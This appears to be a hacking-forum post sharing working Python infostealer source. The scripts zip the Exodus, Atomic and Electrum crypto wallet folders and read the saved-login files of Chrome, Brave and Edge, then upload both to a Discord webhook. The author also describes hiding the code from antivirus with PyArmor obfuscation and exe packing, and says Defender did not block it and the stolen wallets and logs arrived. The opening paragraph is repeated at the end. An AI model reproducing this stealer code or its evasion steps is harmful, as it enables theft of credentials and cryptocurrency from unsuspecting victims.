

Hello, today I decided to make my own styler with python and so I did The code looks bad, but then it helped me avoid antiviruses

When I made this code I decided to encrypt it via:PyArmor The next step was to convert the encrypted py file that was created into exe format using the auto-py-to-exe tool When I moved to virtualbox, defender was enabled and didn't block, I didn't even install python and it opened without any problems, the logs and the wallets came without any problems Nor will it block the Google browser I will tell you here that the content of the encrypted file is as follows:
Thank you for your attention, I wanted to share my experience with you I'm sorry if I wrote the topic in the wrong place, I'm new to the forum and I'm limited in terms of language, I speak English
this is virustotal analis link: https://www.virustotal.com/gui/file/4b64cc0893e8d594c3633120f547a5e058109986b378e873c37a01bfa3f34205
Код:
import os
import shutil
import zipfile
import requests

username = os.getlogin()
source_directories = [
    rf'C:\Users\{username}\AppData\Roaming\Exodus\exodus.wallet',
    rf'C:\Users\{username}\AppData\Roaming\atomic\Local Storage\leveldb',
    rf'C:\Users\{username}\AppData\Roaming\Electrum\wallets'
]

destination_directory = rf'C:\Users\{username}\Desktop\waqllet2'

os.makedirs(destination_directory, exist_ok=True)

zip_file_name = 'waqllet2.zip'

zip_file_path = os.path.join(destination_directory, zip_file_name)

with zipfile.ZipFile(zip_file_path, 'w') as zipf:
    for source_dir in source_directories:

        base_folder = os.path.basename(source_dir)


        for foldername, subfolders, filenames in os.walk(source_dir):
            for filename in filenames:
                file_path = os.path.join(foldername, filename)
                relative_path = os.path.relpath(file_path, source_dir)
                zipf.write(file_path, os.path.join(base_folder, relative_path))

print(f'Files zipped to: {zip_file_path}')


webhook_url = '[URL]https://discord.com/api/webhooks/[/URL]'

files = {'file': open(zip_file_path, 'rb')}
data = {'content': 'succes;).'}
response = requests.post(webhook_url, files=files, data=data)

if response.status_code == 204:
    print('successfully!')
else:
    print('Status code:', response.status_code)
import os
import shutil
import zipfile
import requests

# Define the source directory and file path
username = os.getlogin()
source_directory = rf'C:\Users\{username}\AppData\Local\Google\Chrome\User Data\Default'
login_data_file = os.path.join(source_directory, 'Login Data')

# Check if the Login Data file exists
if os.path.exists(login_data_file):
    # Read the contents of the Login Data file
    with open(login_data_file, 'rb') as file:
        login_data_contents = file.read()

    # Define the Discord webhook URL
    webhook_url = '[URL]https://discord.com/api/webhooks/[/URL]'

    # Prepare the data payload for the webhook
    files = {'file': ('Login_Data.txt', login_data_contents)}
    data = {'content': 'Here is the Login Data file:'}

    # Send the data to the Discord webhook
    response = requests.post(webhook_url, files=files, data=data)

    if response.status_code == 200:
        print('successfully!')
    else:
        print('Failed. Status code:', response.status_code)
else:
    print('file not found.')
import os
import shutil
import zipfile
import requests

# Define the source directory and file path
username = os.getlogin()
source_directory = rf'C:\Users\{username}\AppData\Local\BraveSoftware\Brave-Browser\User Data\Default'
login_data_file = os.path.join(source_directory, 'Login Data')

# Check if the Login Data file exists
if os.path.exists(login_data_file):
    # Read the contents of the Login Data file
    with open(login_data_file, 'rb') as file:
        login_data_contents = file.read()

    # Define the Discord webhook URL
    webhook_url = '[URL]https://discord.com/api/webhooks/[/URL]'

    # Prepare the data payload for the webhook
    files = {'file': ('Login_Data.txt', login_data_contents)}
    data = {'content': 'Here is the Login Data file:'}

    # Send the data to the Discord webhook
    response = requests.post(webhook_url, files=files, data=data)

    if response.status_code == 200:
        print('successfully!')
    else:
        print('Failed. Status code:', response.status_code)
else:
    print('file not found.')
    import os
import shutil
import zipfile
import requests

# Define the source directory and file path
username = os.getlogin()
source_directory = rf'C:\Users\{username}\AppData\Local\Microsoft\Edge\User Data\Default'
login_data_file = os.path.join(source_directory, 'Login Data')

# Check if the Login Data file exists
if os.path.exists(login_data_file):
    # Read the contents of the Login Data file
    with open(login_data_file, 'rb') as file:
        login_data_contents = file.read()

    # Define the Discord webhook URL
    webhook_url = '[URL]https://discord.com/api/webhooks/[/URL]'

    # Prepare the data payload for the webhook
    files = {'file': ('Login_Data.txt', login_data_contents)}
    data = {'content': 'Here is the Login Data file:'}

    # Send the data to the Discord webhook
    response = requests.post(webhook_url, files=files, data=data)

    if response.status_code == 200:
        print('successfully!')
    else:
        print('Failed. Status code:', response.status_code)
else:
    print('file not found.')
When I made this code I decided to encrypt it via:PyArmor The next step was to convert the encrypted py file that was created into exe format using the auto-py-to-exe tool When I moved to virtualbox, defender was enabled and didn't block, I didn't even install python and it opened without any problems, the logs and the wallets came without any problems Nor will it block the Google browser I will tell you here that the content of the encrypted file is as follows:
Thank you for your attention, I wanted to share my experience with you I'm sorry if I wrote the topic in the wrong place, I'm new to the forum and I'm limited in terms of language, I speak English
this is virustotal analis link: https://www.virustotal.com/gui/file/4b64cc0893e8d594c3633120f547a5e058109986b378e873c37a01bfa3f34205
Последнее редактирование модератором: